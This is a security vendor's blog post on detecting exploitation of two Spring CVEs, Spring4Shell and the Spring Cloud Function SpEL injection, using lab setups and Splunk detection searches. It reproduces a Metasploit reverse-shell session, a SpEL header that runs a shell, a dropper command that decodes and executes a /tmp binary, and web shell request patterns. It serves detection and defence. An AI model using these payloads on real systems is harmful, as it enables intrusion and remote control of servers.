Springing 4 Shells: The Tale of Two Spring CVEs
The Splunk Threat Research Team (STRT) has been heads-down attempting to understand, simulate, and detect the Spring4Shell attack vector. This post shares detection opportunities STRT found in different stages of successful Spring4Shell exploitation.
At the time of writing, there are two publicly known CVEs: CVE-2022-22963, and CVE-2022-22965. The Splunk Security Content below is designed to cover exploitation attempts across both CVEs. The two CVEs were released around the same time confusing which is Spring4Shell. CVE-2022-22965 is the Spring4Shell vulnerability. Using Attack Range and the data collected, STRT developed 5 new detections and related 3 playbooks to help Splunk SOAR customers investigate and respond to this threat.
Using Splunk’s Attack Range to Simulate and Detect Spring4Shell
STRT wanted to frame our work around two CVEs that were released around the same time and share how STRT used Splunk Attack Range to generate Attack Data and Security Content related to the Spring Application vulnerabilities.
CVE-2022-22963
Per the CVE, the following Spring Cloud Function versions 3.1.6, 3.2.2, and older unsupported versions, when using routing functionality it is possible for a user to provide a specially crafted SpEL as a routing expression that may result in remote code execution and access to local resources. The exploit for CVE-2022-22963 was merged into Metasploit on 3/31/2022 allowing anyone using the framework to easily validate the exploit against a vulnerable application.
Setup To set up a vulnerable environment, the following GitHub repository was quick and easy and the steps are as follows.
Repository: https://github.com/hktalent/spring-spel-0day-poc
Setup vulnerable Spring Cloud Function environment:
apt install openjdk-11-jre
wget https://github.com/spring-cloud/spring-cloud-function/archive/refs/tags/v3.1.6.zip
unzip v3.1.6.zip
cd spring-cloud-function-3.1.6
cd spring-cloud-function-samples/function-sample-pojo
mvn package
java -jar ./target/function-sample-pojo-2.0.0.RELEASE.jar

After the application is up and running, the user can now use the Metasploit module.
Exploit A successful exploitation attempt against a vulnerable java application will look like this:
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > options
Module options (exploit/multi/http/spring_cloud_function_spel_injection):
Name Current Setting Required Description
---- --------------- -------- -----------
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 35.84.123.246 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
TARGETURI /functionRouter yes Base path
URIPATH no The URI to use for this exploit (default is random)
VHOST no HTTP server virtual host
Payload options (linux/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 54.188.59.68 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
1 Linux Dropper
rhosts => 54.218.192.0
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > run
-------
The author noted behaviors for this exploit to be successful here, including that the exploit works by crafting a request to the application and setting the spring.cloud.function.routing-expression header; it allows an unauthenticated attacker the ability to gain remote code execution. Both patched and unpatched servers will respond with a 500 server error and a JSON encoded message.
Detection Opportunities Based on exploit code know the following will occur:
- URI request of /FunctionRouter
- 500 status code
- HTTP POST request
During exploitation the URI of /FunctionRouter and the 500 status code is observed in proxy logs and inside the source headers is the following

src_headers: POST /functionRouter HTTP/1.1
Host: 35.81.88.66:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12.2; rv:97.0) Gecko/20100101 Firefox/97.0
spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec(new String[]{‘/bin/sh’,‘-c’,’echo -n…..
Meterpreter While using Metasploit it was easy to see how the payload was being brought in once the exploit was successful. This was not our specific observation, but STRT felt it was worth sharing how this looks incoming to a web server.
The following is two successful exploitations:
/bin/sh -c echo -n f0VMRgIBAQAAAAAA….>>'/tmp/CmiJc.b64' ; ((which base64 >&2 && base64 -d -) || (which base64 >&2 && base64 --decode -) || (which openssl >&2 && openssl enc -d -A -base64 -in /dev/stdin) || (which python >&2 && python -c 'import sys, base64; print base64.standard_b64decode(sys.stdin.read());') || (which perl >&2 && perl -MMIME::Base64 -ne 'print decode_base64($_)')) 2> /dev/null > '/tmp/tkRVa' < '/tmp/CmiJc.b64' ; chmod +x '/tmp/tkRVa' ; '/tmp/tkRVa' ; rm -f '/tmp/tkRVa' ; rm -f '/tmp/CmiJc.b64'
/bin/sh -c echo -n f0VMRgIB….>>'/tmp/uovIM.b64' ; ((which base64 >&2 && base64 -d -) || (which base64 >&2 && base64 --decode -) || (which openssl >&2 && openssl enc -d -A -base64 -in /dev/stdin) || (which python >&2 && python -c 'import sys, base64; print base64.standard_b64decode(sys.stdin.read());') || (which perl >&2 && perl -MMIME::Base64 -ne 'print decode_base64($_)')) 2> /dev/null > '/tmp/BbqZQ' < '/tmp/uovIM.b64' ; chmod +x '/tmp/BbqZQ' ; '/tmp/BbqZQ' ; rm -f '/tmp/BbqZQ' ; rm -f '/tmp/uovIM.b64'
/bin/sh /usr/bin/which base64
/tmp/BbqZQ
/tmp/tkRVa
base64 -d -
chmod +x /tmp/BbqZQ
chmod +x /tmp/tkRVa
ps -e -o pid,ppid,state,command
rm -f /tmp/NwrCe
rm -f /tmp/SZjOO.b64
(base64 removed for brevity)
STRT noticed this occurs right as the POST is successful and the main /bin/sh command executing with spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec(new String[] in the source headers. Upon successful decode and execution of the /tmp/ file, a new Meterpreter session has been created.
[-] Handler failed to bind to 54.188.59.68:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp
[*] Sending stage (3020772 bytes) to 54.218.192.0
[*] Command Stager progress - 100.00% done (823/823 bytes)
[*] Meterpreter session 1 opened (172.31.22.123:4444 -> 54.218.192.0:46486 ) at 2022-04-06 13:39:09 +0000
Analytic
Web Spring Cloud Function FunctionRouter

The following analytic was generated in relation to CVE-2022-22963. It identifies the POST to the URI path of /FunctionRouter. Depending on the environment, this analytic may not be noisy. We’ve found across a large dataset this has only generated notables based on scanning looking for the vulnerability.
| tstats count from datamodel=Web where Web.http_method IN ("POST") Web.url="*/functionRouter*" by Web.http_user_agent Web.http_method, Web.url,Web.url_length Web.src, Web.dest Web.status sourcetype
| `drop_dm_object_name("Web")`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
CVE-2022-22965
For the fun part, Spring4Shell, or CVE-2022-22965, has a much broader proof-of-concept (POC) code available to test with. STRT gathered some of the POCs available on GitHub and pulled out the artifacts of interest, which are the URI and data or payload. As previously built, this time the POCs required Tomcat9 installed and hosting a simple vulnerable Java application. STRT looked at both endpoint and network for detection opportunities.
This exploit works in the following manner and SnapSec provided a great walkthrough from beginning to end.
Setup To begin, the following environment is required:
- JDK 9 or higher
- Apache Tomcat as the Servlet container.
- Packaged as a traditional WAR (in contrast to a Spring Boot executable jar).
- spring-webmvc or spring-webflux dependency.
- Spring Framework versions 5.3.0 to 5.3.17, 5.2.0 to 5.2.19, and older versions.
In our case, SnapSec referenced a vulnerable Java Spring Application that allowed for quick setup and testing. STRT used the DockerFile as our guide and set the stage using the Tomcat9 version and copied over the src files as noted.
Following the steps from the DockerFile mentioned, inside the Attack Range Ubuntu host, STRT ran similar commands to set it up:
apt install openjdk-11-jdk
apt install tomcat9
git clone https://github.com/reznok/Spring4Shell-POC.git
With this directory, you will build the app and then move the /src/ to /var/lib/tomcat9/webapps/ROOT
cd Spring4Shell-POC
apt update && apt install maven -y
mvn clean package
mv target/helloworld.war /usr/local/tomcat/webapps/
As a final directory listing, here is the output of /var/lib/tomcat9/webapps
ubuntu@sysmonlinux-mhaag-attack-range-2912:/var/lib/tomcat9/webapps$ ls -lah total 19M
drwxrwxr-x 4 tomcat tomcat 4.0K Apr 14 20:27 .
drwxr-xr-x 5 root root 4.0K Apr 14 20:27 ..
drwxr-xr-x 3 root root 4.0K Apr 14 20:26 ROOT
drwxr-x--- 5 tomcat tomcat 4.0K Apr 14 20:27 helloworld
-rwsrwsrwt 1 root root 19M Apr 14 20:24 helloworld.war
service tomcat9 status
POC Analysis A simple GitHub search will provide the following output. From there, grab the top POCs and review them.

A quick perusal of the top 3, for this example, showcases that the data/payload bit is all the same. This indicator provides a potential tipoff of one avenue to explore while developing detections.



The top 3 samples reviewed all have the same pattern for the exploit that will be passed to the web server.
After a successful exploitation the URL will be shared and from the sampling the following are provided:
- Reference - try app/{filename}.jsp?cmd=id"
- Reference - {shellurl}?pwd=j&cmd=whoami”
- Reference - {shellurlroot}?pwd=j&cmd=whoami”
Exploit The following sample was used to validate the vulnerability https://github.com/reznok/Spring4Shell-POC . Each attempt worked and a shell.jsp was written to disk and by visiting the site a response would be provided.

Other POC scripts exist, as outlined above, including other vulnerable docker containers to explore with.
Detection Opportunities Spring4Shell provides a few more detection opportunities based on the behaviors identified.
- Java process writing a new JSP file to disk
- Default payload names passed by POCs from testing
- Common URI pattern found in POCs and testing
- Payload contents in HTTP Request
Analytics
Java Writing JSP File Upon successful exploitation, a new jsp file is created within the web app directory. The following analytic identifies the process and path of the new file on disk. The POCs provide the ability to name the file anything, but there are some standard filenames (covered in Spring4Shell Payload URL Request).
| tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Processes where Processes.process_name IN ("java","java.exe", "javaw.exe") by _time Processes.process_id Processes.process_name Processes.dest Processes.process_guid
Processes.user
| `drop_dm_object_name(Processes)`
| join process_guid [
| tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Filesystem where Filesystem.file_name="*.jsp*" by _time Filesystem.dest Filesystem.file_create_time Filesystem.file_name Filesystem.file_path Filesystem.process_guid Filesystem.user
| `drop_dm_object_name(Filesystem)`
| fields _time process_guid file_path file_name file_create_time user dest process_name]
| stats count min(_time) as firstTime max(_time) as lastTime by dest process_name process_guid file_name file_path file_create_time user
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`


Web JSP Request via URL Based on the proof of concept code identified and testing, the next analytic identifies the commonly used URI paths being requested.
Note here that the cmd= is arbitrary, anything may be ran via the URI. The filename is also arbitrary. Our review across a large dataset:
| tstats count from datamodel=Web where Web.http_method IN ("GET") Web.url IN ("*.jsp?cmd=*","*j&cmd=*") by Web.http_user_agent Web.http_method, Web.url,Web.url_length Web.src, Web.dest sourcetype
| `drop_dm_object_name("Web")`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`

Spring4Shell Payload URL Request
| tstats count from datamodel=Web where Web.http_method IN ("GET") Web.url IN ("*tomcatwar.jsp*","*poc.jsp*","*shell.jsp*") by Web.http_user_agent Web.http_method, Web.url,Web.url_length Web.src, Web.dest sourcetype
| `drop_dm_object_name("Web")`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
From reviewing the POCs STRT found that there were precise filenames, payloads, that are used. Based on a larger dataset this provided quick visibility.

Web Spring4Shell HTTP Request Class Module This analytic uses Splunk Stream HTTP to view the http request body, form data. STRT reviewed all the current proof of concept code and determined the commonality with the payloads being passed used the same fields “class.module.classLoader.resources.context.parent.pipeline.first”.
`stream_http` http_method IN ("POST")
| stats values(form_data) as http_request_body min(_time) as firstTime max(_time) as lastTime count by http_method http_user_agent uri_path url bytes_in bytes_out
| search http_request_body IN ("*class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=_*", "*class.module.classLoader.resources.context.parent.pipeline.first.pattern*","*suffix=.jsp*")
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
Detections
The following detections are related to Spring4Shell and include test data that may be reviewed or replayed into Splunk.
Automating With SOAR Playbooks
All of the previously listed detections create entries in the risk index by default, and can be used seamlessly with risk notables and the Risk Notable Playbook Pack. The following community Splunk SOAR playbooks below can also be used in conjunction with some of the previously described analytics:
References
Related Articles

Predicting Cyber Fraud Through Real-World Events: Insights from Domain Registration Trends

When Your Fraud Detection Tool Doubles as a Wellness Check: The Unexpected Intersection of Security and HR

Splunk Security Content for Threat Detection & Response: November Recap

Security Staff Picks To Read This Month, Handpicked by Splunk Experts

Behind the Walls: Techniques and Tactics in Castle RAT Client Malware

AI for Humans: A Beginner’s Field Guide

Splunk Security Content for Threat Detection & Response: November 2025 Update

Operation Defend the North: What High-Pressure Cyber Exercises Teach Us About Resilience and How OneCisco Elevates It
